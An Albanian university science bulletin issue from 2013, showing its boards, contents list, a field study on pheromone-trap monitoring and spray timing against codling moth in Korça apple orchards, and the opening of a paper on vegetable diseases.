

ISSN: 2078-7111



UNIVERSITETI "FAN S. NOLI"
KORÇË

BULETINI SHKENCOR

SCIENCE BULLETIN

(seria e shkencave të zbatuara)
(applied science series)

VITI XVIII I BOTIMIT, Nr. 26, 2013

**BULETINI I SHKENCAVE
TE ZBATUARA**

KËSHILLI BOTUES I “BULETINIT SHKENCOR”

- Msc Valbona Emini (Redaktoreletrare)
- Msc Migena Riza (Redaktoreletrare)
- Monika Thimo (Personi i Kontaktit, Redaktore e gjuhësAngleze)

KËSHILLI SHKENCOR I “BULETINIT SHKENCOR”

- Prof. As. Dr. Gjergji MERO, Universiteti i Korçës, Shqipëri (Kryetar)
- Prof. Dr. Ion CUCUI, Universiteti i Targovishte, Rumani
- Prof. Dsci. Ivan PETKOV, Universiteti i Sofies,Bullgari
- Prof. Dr. Gjergji PENDAVINJI, Universiteti i Korçës, Shqipëri
- Prof.Dr. Ali JASHARI, Universiteti i Korçës, Shqipëri
- Prof. Dr. Gabriela TEODORESCU, Universiteti i Targovishte, Rumani
- Prof.Dr. Aleko MINGA, Universiteti i Tiranës, Shqipëri
- Prof.Dr. Yllson MANOKU, Universiteti i Korçës, Shqipëri
- Prof. Dr. Kristaq TENEQEXHI, Universiteti i Korçës, Shqipëri
- Ass. Dr. PhD Niko KACIROTI, Universiteti i Michigan, USA
- Prof. As. Dr. Aleksandra PILURI, Universiteti i Korçës, Shqipëri
- Ass. Prof. Phd Gentian KOSTANDINI, Universiteti i Georgia, USA
- Prof. Ass. Dr. Irena KALLCO, Universiteti i Korçës, Shqipëri
- Ass. Prof. PhD Elton MYKEREZI, Universiteti i Minnesota, USA
- Prof. As. Dr. Lorenc EKONOMI, Universiteti i Korçës, Shqipëri
- Dr. Frederik ÇUÇLLARI, Universiteti i Korçës, Shqipëri

PUBLIKUAR NGA

UNIVERSITETI “FAN S. NOLI” KORÇË

SHËTITORJA “RILINDASIT”

KORÇË, SHQIPËRI

EDITORIAL BOARD OF “SCIENCE BULLETIN”

- Msc Valbona Emini (Editor)
- Msc Migena Riza (Editor)
- Monika Thimo (Contact person, English - editor)

SCIENTIFIC BOARD OF “SCIENCE BULLETIN”

- Prof. As. Dr. Gjergji MERO, University of Korça, Albania (Chief)
- Prof. Dr. Ion CUCUI, University of Targovishte, Romania
- Prof. Dsci. Ivan PETKOV, University of Sofia, Bulgaria
- Prof. Dr. Gjergji PENDAVINJI, University of Korça, Albania
- Prof.Dr. Ali JASHARI, University of Korça, Albania
- Prof. Dr. Gabriela TEODORESCU, University of Targovishte, Romania
- Prof.Dr. aleko MINGA, University of Tirana, Albania
- Prof.Dr. Yllson MANOKU, University of Korça, Albania
- Prof. Dr. Kristaq TENEQEXHI, University of Korça, Albania
- Ass. Dr. PhD Niko KACIROTI, University of Michigan, USA
- Prof. As. Dr. Aleksandra PILURI, University of Korça, Albania
- Ass. Prof. Phd Gentian KOSTANDINI, University of Georgia, USA
- Prof. Ass. Dr. Irena KALLCO, University of Korça, Albania
- Ass. Prof. PhD Elton MYKEREZI, University of Minnesota, USA
- Prof. As. Dr. Lorenc EKONOMI, University of Korça, Albania
- Dr. Frederik ÇUÇLLARI, University of Korça, Albania

PUBLISHED BY

UNIVERSITY “FAN S. NOLI” KORÇE

SHETITORJA “RILINDASIT”

KORCA, ALBANIA

PËRMBAJTJA

BUJQESI

Besnik Skenderasi¹, Gjergji Mero, Nikolin Karapançi, Ylber Bylyku

PËRDORIMI I FEROMONEVE NË PROGNOZIM-SINJALIZIMIN E KRIMBIT TË MOLLËS

Besnik Skenderasi, Nevruz Zeka, Edmond Spahiu

VLERËSIMI I SITUATËS FITOPATOLOGIKE NË KULTURAT KRYESORE TË PERIMEVE NË ZONËN E KORÇËS

Dhimitraq Papamihal

VLERËSIMI I TREGUESVE TË PJEKURISË TË TRE KULTIVARËVE TË MOLLËS NË RAJONIN E KORÇËS

Dorjan Marku

DRU – FRUTORI I MOLLËS, GJENDJA DHE PERSPEKTIVA NË ZONËN E KORÇËS

Dhurata Shehu, Harallamb Paçe

MONITORIMI I ZJARRIT BAKTERIAL (ERWINIAAMYLOVORA) NË DISA ZONA PRODHUESE TË MOLLËS NË SHQIPËRI

Gjokë Duhanaj^{1*}, Ndue Muqaj², Niko Roshanji³, Lush Susaj⁴

PËRCAKTIMI I TREGUESVE KRYESORË KIMIKË TË FRUTIT TË GJASHTË KULTIVARËVE TË MOLLËS NË ZONËN AGRO-EKOLOGJIKE TË DEQANIT, KOSOVË

Kristaq Teneqexhi, Gjergji Mero, Edmond Spahiu

INDUSTRIA E BIRRËS NEN “DIKTATIN” E CILËSISË SË MALTIT

Nereida Dalanaj, Donika Prifti, Lulzim Shuke, Valmir Cela, Rozana Troja

STUDIMI I MARËDHËNIEVE BIMË-MIKROORGANIZMA NË ZONA BIMORE MALORE SHQIPTARE- MALI KORITNIK

Robert Naçi, Edmond Spahiu, TrajankaShumka

STUDIMI I PARAMETRAVE AGRONOMIKË DHE KIMIKO-TEKNOLOGJIKË TEK DISA ENOTIPE PATATEJE NË RAJONIN E KORÇËS

Suela Spahiu, Hekuran Vrapì, Thanas Ruci

PËRDORIMI I DISA BIOFUNGICIDEVE NE KONTROLLIN E VRUGUT TE HARDHISE

Sulltana Ajçe, Irena Kallço

CILËSIA E AJRIT DHE IZOLIMI I ENTEROBAKTEREVE NË NJË PULARI FSHATI (VOSKOP) KU PULAT RRITEN NË KUSHTE NATYRALE DHE PA INJEKTIM ANTIBIOTIKËSH NË ZONËN E KORÇËS

Yllson Shahinlli¹, Thoma Nasto², Nevruz Zeka³, Avni Spaholli³

NDIKIMI I FIDANËVE TË PËRGATITUR NË MODULE SHUMËKUBIKËSHE DHE LLOJIT TË SUBSTRATIT NË TREGUESIT E PRODHIMIT TË QEPËS SË THATË

Zeni Myrtollari

EROZIONI GJENETIK NË BIMËT ALLOGAME DHE MASAT PËR NDALIMIN E TIJ

EKONOMI

Adelida Osmani, Arben Kambo, Myslym Osmani

VLERËSIMI TË EFIÇENCËS SË MBËSHTETJES FINANCIARE SHITETËRORE PËR BUJQËSINË NË QARKUN E KORÇËS

Elda Dollija

POLITIKAT DHE PRAKTIKAT E MENAXHIMIT TË KARRIERËS SË PUNONJËSVE NË BANKAT TREGËTARE NË SHQIPËRI

Fjori Ballauri

KONFLIKTI I INTERESAVE NË KONTRATAT ME PALË NJË INSTITUCION PUBLIK

Klaudeta Merollari, Klaudia Lipi

TREGU I SIGURIMEVE NË SHQIPËRI, PROBLEMATIKA DHE E ARDHMJA E TIJ

Yllson Manoku, Mamica Nene ,Erion Nexhipi

MJEKËSI

Anxhela Frashëri

KOMPLIKACIONET POTENCIALE GJATË DHE PAS KIRURGJISË

Eda Stasa, Zhinzela Qyli

DIAGNOZA SEROLOGJIKE E HEPATITIT NGA VIRUSI I TIPIT B

Elda Nuni, Gjergji Gjata

HELLP SINDROME

Erjon Troja1*,Romina Deda1,Elis Venari2,Anisa Mema2, Vilma Toska1, Armand Como2

VLERESIMI I VEPRIMIT ANTIMIKROBIAL TE DISA ESENCAVE TE PERFTUARA ME HIDRODISTILIM NGA THYMUS VULGARIS

Lindita Terolli1, Elda Panariti2

PRE-EKLAMPSIA, EKLAMPSIA DHE EDUKIMI SHËNDETËSOR

Refatllari B., Gjyzari A., Canaj F., Pipero P., Kuneshka L. , Lufi A.

AKNE VULGARIS DHE SIMPTOMAT E STRESIT NË PACIENTËT ME KËTË PATOLOGJI

KIMI –BIOLOGJI

Arben Gjata, Irena Kallço

MONITORIMI I BENZOATIT TË NATRIUMIT NË PIJET JO ALKOLIKE TË PRODHUARA NË RAJONIN E KORÇËS DUKE PËRDORUR LIQUID KROMATOGRAFIINË E PRESIONIT TË LARTË

Lurjana Lila

NDRYSHIMI I KARAKTERISTIKAVE MIKROBIOLOGJIKE GJATË RUAJTJES TEK LËNGJET E MOLLËS SE GJELBËR DHE TË KUQE

Migena Hoxha1, Vlash Mara2

NDIKIMI I PH-IT DHE KOHEZGJATJES SË TRAJTIMIT TERMIK NË PROCESIN E SINEREZËS

Spiro Gjanci, Genc Como

INFLUENCA E SQUFURIT DHE TIPIT TË KULTIVARIT NË PËRMBAJTJEN E LËNDËVE TË THATA TË TRETSHME DHE TË DJEGËSIRËS NË QEPE

FIZIKE – INFORMATIKË

Dhori Beta

INJEKTIMET SQL, DISA PROCEDURA TË TESTIMIT TE APLIKIMEVE WEB DHE TË SULMEVE NDAJ TYRE

Dhori Beta, Blerina Celiku

PLATFORMA .NET DHE TEKNIKA LINQ NË PARANDALIMIN E INJEKTIMEVE SQL

Thoma Lice, Lorena Kelo

PROPOZIME EFIKASE PËR KURRIKULËN E FIZIKËS NË ARSIMIN PARAUNIVERSITAR

BUJQESI

PËRDORIMI I FEROMONEVE NË PROGNOZIM-SINJALIZIMIN E KRIMBIT TË MOLLËS

(*Carpocapsa pomonella* L.)

Besnik Skenderasi^{1*}, Gjergji Mero¹, Nikolin Karapançi², Ylber Bylyku²

¹Fakulteti i Bujqësisë, Universiteti “Fan S. Noli”, Korçë.

²Fondacioni AGRINET

Përmbledhje

Krimbi i mollës është një nga dëmtuesit kryesorë që vazhdon të shkaktojë dëme të konsiderueshme në kulturën e mollës. Ai konsiderohet një dëmtues “kyç” i kësaj kulture. Në më të shumtat e rasteve fermerët vazhdojnë të kryejnë trajtime empirike ndaj këtij dëmtuesi dhe shpesh pa efektivitet. Kjo ka shpënë në rritjen e shpenzimeve pa kriter por dhe në humbjen e prodhimit për treg. Mungesa e njohurive për biologjinë e krimbit të mollës dhe veçanërisht e mosnjohjes së periudhës sëçeljes së larvave të para, kanë shpënë në dështimin e fermerëve ndaj luftimit të tij. Përveç metodës direkte dhe indirekte të kontrollit ndaj krimbit të mollës, përdorimi i feromoneve seksuale, është një mundësi më tepër në prognozë-sinjalizimin e këtij dëmtuesi, nga fermerët që kultivojnë mollën. Është një metodë e thjeshtë në përdorim dhe e kuptueshme nga fermerët. Nuk kërkon njohuri të thella, ndihmon fermerët të trajtojnë kulturën e mollës në momentin e duhur, duke ruajtur sasinë dhe cilësinë e frutave të mollës.

Abstract

Codling moth is one of the main pests that continue to cause considerable damage to the culture of the apple. He is considered a "key" pest of this culture. In most cases the farmers continue to perform empirical treatment against this pest and often without effective. This has led to increased costs but also loss of production for the market. Lack of knowledge about the biology of the codling moth and especially ignorance of the larvaehatching has led to the failure of farmers to combat it. In addition to direct and indirect methods to control codling moth, use of sex pheromone, is a more likely signal the prognosis of this pest by farmers who cultivate apple. It is a simple method to use and understandable by farmers. It does not require deep knowledge, helps farmers to treat culture of apple at the right time, while maintaining the quantity and quality of apple fruits.

1. Hyrje

Feromonet seksuale janë substanca kimike aromatike të prodhuara nga insektet, kryesisht femrat, që tërheqin meshkujt të të njëjtës specie. Feromonet, ndryshe nga hormonet, janë substanca që prodhohen e veprojnë nga jashtë trupit të insekteve që i sekretojnë ato.

Në programet e luftës së integruar feromonet e prodhuara në mënyrë sintetike zënë një vend shumë të rëndësishëm. Feromonet seksuale prodhohen dhe tregtohen në kapsula Këto vendosen në brendësi të kurthit (Figura 8). Paretet e kurthit mund të jenë plastike ose prej kartoni. Forma në trajtën e çatisë mbron feromonin por edhe paretet nga shirat dhe nga rrezatimi diellor. Nga pjesa e brendshme paretet janë të lyera me lëndë ngjitëse si dhe të dizenuara me katrorë me numra për rastet e monitorimit të fluturave të krimbit të mollës. Ekzistojnë kurthe me feromone edhe për qëllime të tjera si: për kapje masive të fluturave ose për çorientim seksual të tyre.[9]

Monitorimi i kapjes së fluturave të krimbit të mollës dhe përcaktimi i kohës së trajtimeve kimike kundër tij përbëjnë dhe *objektivin* e këtij studimi.

Për të përdorur feromonet kërkohet të njihet mirë edhe etiologjia dhe biologjia e krimbit të mollës.

Krimbi i mollës *Laspeyresia (Carpocapsa) pomonella* L. Sinonim tjetër i tij është *Cydia pomonella*. Është një dëmtues, përfaqësues i rendit Lepidoptera dhe bën pjesë në familjen Tortricidae. Përveç frutave të mollës dëmton edhe dardhën, ftoin, kajsinë, lajthinë dhe më pak pjeshkën, arrën, kumbullën, gështenjen, qershinë etj. Hyrja në frutë bëhet nëpërmjet një vrimë rrethore në cipën e frytit mbi të cilën larva bën një galeri spirale që vazhdon në drejtim të farës. (Figura 1) Fruti i dëmtuar dallohet nga jashtëqitjet në formë tallashi. Ata piqen para kohe. Në periudha të mëvonshme frutat rrëzohen për tokë ndërsa larva vazhdon dëmtimin në frytin më të afërt. Insekti i rritur është flutur e familjes *Tortricidae*. Gjerësia e krahëve të shtrira nga 15-20 mm me ngjyrë të përhimët në kafe të përshkuara në mënyrë të tërthortë me vija të ngushta kafe të valëzuara. Në pjesën skajore të krahëve ndodhet një njollë kafe mjaft karakteristike e rrethuar me ngjyrë bronzi me shkëlqim metalik. (Figura 2). *Veza* është rreth 1 mm, e tejpushme dhe ka formën e pikës së ujit. Në fund të zhvillimit të embrionit dallohet një rreth i kuq. (Figura 3). *Larva* ka gjatësi 15-20 mm me ngjyrë të bardhë, të verdhë ose trëndafili sipas ushqimit koka dhe parashpina kanë ngjyrë kafe të errët. (Figura 4). Dimëron si larvë e moshës së fundit në të çarat e trungut të pemëve, brenda një mëshikëze të shkrifët në formën e patkoit. (Figura 5). Kur temperatura mesatare e ajrit rritet në 9-10°C fillon krisolidimi, ndërsa në mbi 15°C shfaqen fluturat. (Figura 6). Fluturimi vërehet në mbrëmjet e ngrohta dhe pa erë. Vezëvendosja fillon kur temperatura mesatare e ajrit arrin 20°C. Kjo ndodh 1-2 javë pas shfaqjes së fluturave të para. Depozitimi i vezëve vazhdon 6-14 ditë. Çdo femër mund të vendosë nga 60-160 vezë. Zhvillimi embrional vazhdon 1-2 javë. Ndërsa zhvillimi larvor shkon nga 20-30 ditë. Krimbi i mollës mund të japë për vendin tonë nga 2-3 brezni në vit.[6]

2. Materiali dhe metoda

Ekspërimenti u ngrit në 5 fshatra: Zvirinë, Dvoran, Vranisht, Polenë dhe Progër dhe në 8 pemëtore, përkatësisht nga dy pemëtore në tre fshatrat e parë dhe nga një pemëtore në dy fshatrat Polenë dhe Progër.

Në secilën pemëtores në fillim të majit u vendos nga një grackë me feromon seksual (Phero Norm®) (Figura 7), prodhim i kompanisë zvicerane Andermatt Biocontrol. Grackat përgjithësisht u vendosën në brendësi të kurorës së mollëve në prodhim.(Figura 8).

Kontrolli i grackave kryhej çdo ditë në mëngjes dhe të dhënat shënoheshin në një fletore të veçantë sipas tabelës 1 dhe 3.

Kur fluturat e kapuranga grackat arrijnë kulmin, dy javë pas saj duhet të kryhen trajtimet e para, sepse koïcidon me kohën e daljes së larvave të para të krimbit të mollës. Fluturat e kapura janë të gjitha të seksit mashkull, sepse feromoni është i seksit femër.

Trajtimet kimike u kryhen me insekticidet Clorpyrifos (Chlorpyrifos) 0.15% dhe Calipso (Thiacloprid) 0.02% për brezninë e parë (Tabela 2) dhe me Clorpyrifos 0.15%, Calipso 0.02% dhe Avaunt (Indoxacarb) 0.03 % për brezninë e dytë.(Tabela 4).[1]

Spërkatja e pemëve u krye me pompa spërkatëse centrifugale duke përdorur mesatarisht 1000 litra solucion/ha.

Për 4 kultivarët e mollës: Starking, Golden, Idared dhe Grand Smith u analizuan nga 100 kokrra mollë, për çdo varietet. Kokrrat u analizuan në 10 pemë të zgjedhura në mënyrë të rastësishme, me nga 10 kokrra mollë. Gjithsej u analizuan 400 kokrra mollë, për çdo breznë.

Për brezninë e parë të krimbit të mollës analizat u kryen në datë 20 qershor dhe për brezninë e dytë në 25 gusht 2012.

3. Rezultatet dhe diskutimi i tyre

Për brezninë e parë, fluturat e para u kapën në datën 12 maj dhe përfunduan në datën 26 maj, me një kohëzgjatje prej 14 ditësh. Temperatura mesatare e kësaj periudhe ka qenë 11.8°C. Kanë rezultuar 8 ditë me reshje me 81.1 mm shi gjithsej.

Për brezninë e dytë, fluturat e para u kapën në datën 28 qershor dhe përfunduan në datën 29 korrik, me një kohëzgjatje prej 32 ditësh. Temperatura mesatare e kësaj periudhë ka qenë 21.2°C. Ka rezultuar një muaj pa reshje. Zgjatja e periudhës së shfaqjeve të fluturave të breznisë së dytë bëri të mundur që të kryheshin dy trajtime kimike.

Për brezninë e parë fluturat u kapën në gracka në të 5 fshatrat në të njëjtën kohë, 12 maj 2012.(Tabela 1)

Për brezninë e dytë, shfaqja e fluturave të para kishte diferenca të theksuara. Fluturat e para u kapën në 28 qershor në fshatin Zvirinë, ndërsa në fshatin Progër, fluturat e para u kapën në 14 korrik 2012. (Tabela 3). Kjo erdhi si rezultat i diferencave të temperaturave që ekzistonin midis 5 mikrozonave në këtë periudhë të vitit.

Përdorimi i insekticideve të përdorura si calipso 0.025% dhe clorpyrifos 0.15%, për brezninë e parë dhe calipso 0.025%, clorpyrifos 0.15% dhe Avaunt® 0.03%, për brezninë e dytë, kanë qenë shumë efektivë.

Përdorimi në kohën e duhur i insekticideve, bëri të mundur që shkalla e prekjës së frutave nga krimbi i mollës të jetë thuhetse 0%.(Tabela 5)

4. Përfundime dhe rekomandime

1. Përdorimi i feromoneve seksualë është një metodë mjaft efektive për prognozë-sinjalizimin e kribit të mollës dhe marrjen në kohë të vendimit për trajtime kimike.

2. Fluturat e para të brezisë së parë u kapën nga 12-16 maj 2012. Ndërsa maksimumi i fluturave, u kapën nga 16 maj deri 22 maj 2012.(Grafiku 1).

3. Fluturat e para të brezisë së dytë u kapën nga 28 qershori deri në 12 korrik 2012. Ndërsa maksimumi u kapën nga 16 korrik deri në 26 korrik 2012.(Grafiku 2).

4. Meqenëse koha e daljes së fluturave për brezinë e dytë është më e gjatë se brezia e parë, atëherë duhet që për brezinë e dytë të kryhet një trajtim i dytë 7-10 ditë pas trajtimit të parë.

5. Trajtimet kimike duhet të kryhen 2 javë pas kapjes maksimale të fluturave për çdo brez të kribit të mollës. Kjo kohë koïncidon me daljen e larvave të para të kribit të mollës.

5. Referenca

[1]Bici I. (2011).Manuali i produkteve për mbrojtjen e bimëve.

[2]CABI, Skënderasi B. (2011). Lecture Integrated Pest Management.

[3]CABI.(2010). Lista e gjelbër dhe e verdhë në mbrojtjen e integruar të mollës.

[4]Isufi E. (2003). Mbrojtja e pemëve frutore me praktika të mira bujqësore.

[5]Isufi E. (2000). Mbrojtja e integruar e bimëve në praktikë.

[6]Kapidani A, Jaço N. Entomologjia bujqësore (Pjesa II) faqe 95.

[7]Kolaci A. (2003). Manuali i fitofarmacisë.

[8]Tarelli I, (1997). Skënderi H, Barolli S. Pesticidet.

[9]Tedeschini T. (2007). Feromonet seksuale dhe mundësia e aplikimit të tyre në mbrojtjen e bimëve.

Tabela 1. Të dhëna mbi kapjen e fluturave të krimbit të mollës. (Breznia I)

Data	Zvirinë		Dvoran		Vranisht		Polenë	Progër
	Nr. fluturave të kapura		Nr. fluturave të kapura		Nr. fluturave të kapura		Nr. fluturave të kapura	
	Gracka	Gracka	Gracka	Gracka	Gracka	Gracka	Gracka	Gracka
12.05	1	2	1	2	1	2	1	1
	2	0	2	0	0	1	1	1
13	4	0	5	0	0	1	2	2
14	5	0	3	1	0	3	4	3
15	5	0	3	1	2	3	5	6
16	7	1	3	5	1	9	7	10
17	9	1	4	2	2	8	9	13
18	6	2	7	5	6	5	12	12
19	4	4	3	0	8	2	7	8
20	4	3	5	6	2	1	2	5
21	3	3	5	2	2	1	1	3
22	2	2	4	7	1	1	1	3
23	1	1	2	1	1	0	1	1
24	0	2	2	1	1	0	0	1
25	0	1	1	1	0	0	0	0
26	0	0	0	1	0	0	0	0
27	0	0	0	0	0	0	0	0

Tabela 2. Të dhëna për krimbin e mollës. Breznia I (Viti 2012)

Zona	Nr. i grackave	Data e kapjes së fluturave të para	Kapja maksimale e fluturave (Në ditë)		Trajtimet kimike			
			Data	Nr. fluturave	Trajtimi I		Trajtimi II	
					Data	Fungicidi %	Data	Fungicidi %
Zvirinë	Gracka 1	12.05	17.05	9	02.06	Clorpyrifos 0.15	12.06	Calipso 0.025
	Gracka 2	16.05	19.05	4	03.06	Calipso 0.025	13.06	Clorpyrifos 0.15
Dvoran	Gracka 1	12.05	18.05	7	02.06	Clorpyrifos 0.15	12.06	Calipso 0.025
	Gracka 2	14.05	22.05	7	06.06	Calipso 0.025	-	-
Vranisht	Gracka 1	15.05	19.05	8	02.06	Calipso 0.025	-	-

	Gracka 2	12.05	16.0 5	9	02.06	Calipso 0.025	-	-
Polenë	Gracka 1	13.05	18.0 5	12	03.06	Clorpyrifos 0.15	-	-
Progër	Gracka 1	12.05	17.0 5	13	01.06	Clorpyrifos 0.15	-	-

Tabela 3.Të dhëna mbi kapjen e fluturave të krimbit të mollës. (Breznia II)

Datat	Zvirinë Gracka 1	Gracka 2	Dvoran Gracka 1	Gracka2	Vranisht Gracka1	Gracka2	Polenë Gracka1	Progër Gracka 1
28.06	1	0	0	0	0	0	0	0
29.06	2	1	0	0	0	0	0	0
30.06	0	0	0	0	0	0	0	0
1.07	2	0	0	0	0	0	0	0
2	0	3	0	0	0	0	1	0
3	0	1	0	0	0	0	1	0
4	1	2	0	0	0	0	1	0
5	2	0	0	0	0	0	0	0
6	2	2	0	0	0	0	0	0
7	0	2	0	0	0	0	0	0
8	0	0	0	0	0	0	0	0
9	1	3	0	1	0	0	1	0
10	1	0	2	0	2	0	0	0
11	0	1	1	0	2	0	1	0
12	0	0	1	1	0	1	1	0
13	0	0	2	0	1	1	0	0
14	0	0	1	1	1	1	0	1
15	0	2	2	0	1	0	2	2
16	0	0	1	3	1	1	2	0
17	0	0	1	0	0	5	3	0
18	1	0	2	0	0	0	0	0
19	0	1	4	1	1	4	0	0
20	2	0	2	1	0	0	0	0
21	2	1	0	1	0	0	0	0
22	1	2	1	1	1	0	0	2
23	0	3	2	1	1	0	0	1
24	0	0	1	0	3	0	0	2
25	5	0	3	0	3	0	0	0
26	2	0	4	0	3	0	0	1
27	1	0	1	0	0	0	0	0
28	0	0	0	1	3	0	0	0
29	0	0	0	0	2	0	0	0
30	0	0	0	0	0	0	0	0
31	0	0	0	0	0	0	0	0


Tabela 4. Të dhëna për krimbin e mollës. Breznia II (Viti 2012)

Zona	Nr. i grackave	Data e kapjes së fluturave për	Kapja maksimale e fluturave (Në ditë)		Trajtimet kimike			
			Data	Nr. fluturave	Trajtimi I		Trajtimi II	
					Data	Fungicidi %	Data	Fungicidi %
Zvirinë	Gracka 1	28.06	24.07	5	09.08	Calipso 0.025	19.08	Avaunt® 0.03
	Gracka 2	29.06	23.07	3	15.07	Calipso 0.025	07.08	Avaunt® 0.03
Dvoran	Gracka 1	10.07	26.07	4	07.08	Calipso 0.025	17.08	Clorpyrifos 0.15
	Gracka 2	09.07	16.07	3	01.08	Calipso 0.025	10.08	Clorpyrifos 0.15
Vranisht	Gracka 1	10.07	24.07	5	07.08	Calipso 0.025	17.08	Avaunt® 0.03
	Gracka 2	12.07	17.07	5	02.08	Calipso 0.025	12.08	Avaunt® 0.03
Polenë	Gracka 1	02.07	17.07	3	02.08	Calipso 0.025	12.08	Clorpyrifos 0.15
Progër	Gracka 1	02.07	24.07	4	07.08	Calipso 0.025	17.08	Clorpyrifos 0.15


Avaunt® = l.a. Indoxicar

Tabela 5. Të dhëna mbi shkallën e prekjës së frutave (2012)

Kultivarët	Breznia I		Breznia II	
	Fruta të analizuara	Fruta të prekura	Fruta të analizuara	Fruta të prekura
Starking	100	0	100	1
Golden	100	1	100	0
Idared	100	0	100	0
Grand Smith	100	0	100	0



Grafiku 1. Numri i fluturave të kapura sipas datave (Breznia I)



Grafiku 2. Numri i fluturave te kapura sipas datave (Breznia II)



Figura 1



Figura 2




Figura 3



Figura 4



Figura 5




Figura 6



Figura 7



Figura 8

“VLERËSIMI I SITUATËS FITOPATOLOGIKE NË KULTURAT KRYESORE TË PERIMEVE NË ZONËN E KORÇËS”

Universiteti “Fan S. Noli” Korçë, Fakulteti i Bujqësisë
Besnik SKENDERASI*, Nevruz ZEKA, Edmond SPAHIU

Përmbledhje

Perimet në zonën e Korçës zënë një vend të rëndësishëm në prodhimin e përgjithshëm bujqësor. Sipërfaqen më të madhe e zënë 4 kultura: *domatja, speci, shalqiri dhe qepa*. Përcaktimi dhe inventarizimi i sëmundjeve kryesore është kryer në rrethin e Korçës me këto metoda:

Metoda makroskopike: Për përcaktimin e sëmundjeve u monitoruan kultura të shumta të mbjella në fushë të hapur dhe në ambiente të mbrojtura.

Metodamikroskopike: Konsistoi në vrojtimin mikroskopik të shkaktarëve të sëmundjeve kërpudhore të sjellë nga fusha.

Metoda mikrobiologjike: Konsistoi në kultivimin e patogjenëve kërpudhore në terrene ushqyese artificiale. Llogaritja e indeksit të sëmundjeve u krye sipas formulës së McKinney.

Nga sëmundjet e inventarizuara 63 % i zënë sëmundjet kërpudhore, 14 % i zënë sëmundjet bakteriale dhe 23 % i zënë sëmundjet e virusale. Nga sëmundjet, humbjet shkojnë rreth 20% të prodhimit në vit.

Fjalët çelës: inventarizim, indeksi i sëmundjes, infeksion, virusale, bakteriale, kërpudhore, McKinney.

Abstract

Vegetables in Korça area occupy an important place in the overall agricultural production. The largest surface is occupied by four cultures: *tomatoes, pepper, watermelon and onion*. Determination and inventory of major diseases, which was the purpose of this study, was conducted with these methods:

Macroscopic method: For the determining of diseases were monitored numerous cultures sowing in the open field and protected environments.

Microscopic method: Consisted on the microscopic survey of the causes of fungi diseases.

Microbiological method: Consisted on the cultivation of fungi pathogenic grown in artificial nourishing terrain. Calculation of the disease indeks, according to established McKinney formula.

From the inventoried diseases, 63% belonged to fungi diseases, 14% belonged to bacterial diseases and 23% belonged to virus diseases. The damage by diseases was estimated up to 20% of the production level, per year.

Key words: inventory, intensity, infection, virus, bacterial, fungi, McKinney.

Hyrje

Perimet zënë njëvend të rëndësishëm në ushqyerjen e njerëzve. Rrethi i Korçës është një zonë që tradicionalisht i ka kultivuar perimet. Sot, perimet zënë vetëm 4.6 % të sipërfaqes së tokës së mbjellë dhe 7.5 % të prodhimit të përgjithshëm bujqësor të rrethit të Korçës. Problemet fitosanitare që hasen janë të shumta. Nga sëmundjet e kulturave perimore humbjet shkojnë në 20% të prodhimit.

Metoda më e mirë e kontrollit ndaj patogjenëve është përdorimi i kultivarëve gjenetikisht rezistentë. Nga këto 4 kultura zënë sipërfaqen më të madhe: domatja, speci, shalqini dhe qepa.

1. Materialet dhe metoda

Metoda makroskopike. Për përcaktimin e sëmundjeve janë vizituar kultura të shumta të mbjella në fushë të hapur dhe në ambiente të mbrojtura.

Metoda mikroskopike. Ka konsistuar në vrojtimin mikroskopik të shkaktarëve të sëmundjeve kërpudhore të kulturave perimore, nga materiali i sjellë nga fusha.

Metoda mikrobiologjike. Konsiston në kultivimin e patogjenëve kërpudhore në terrene ushqyes artificiale. Për këtë qëllim ka shërbyer terreni patate-dekstrozë-agar (PDA). Pas mbjelljes në kulturë të pastër, pjatat petri u vendosën në termostate në temperaturë të përshtatshme për rritjen e tyre. Pas 24-48 orësh është bërë vrojtimi për të parë formimin e kërpudhave.

1.1. Vrojtimi i organeve të riprodhimit të sëmundjeve në laborator

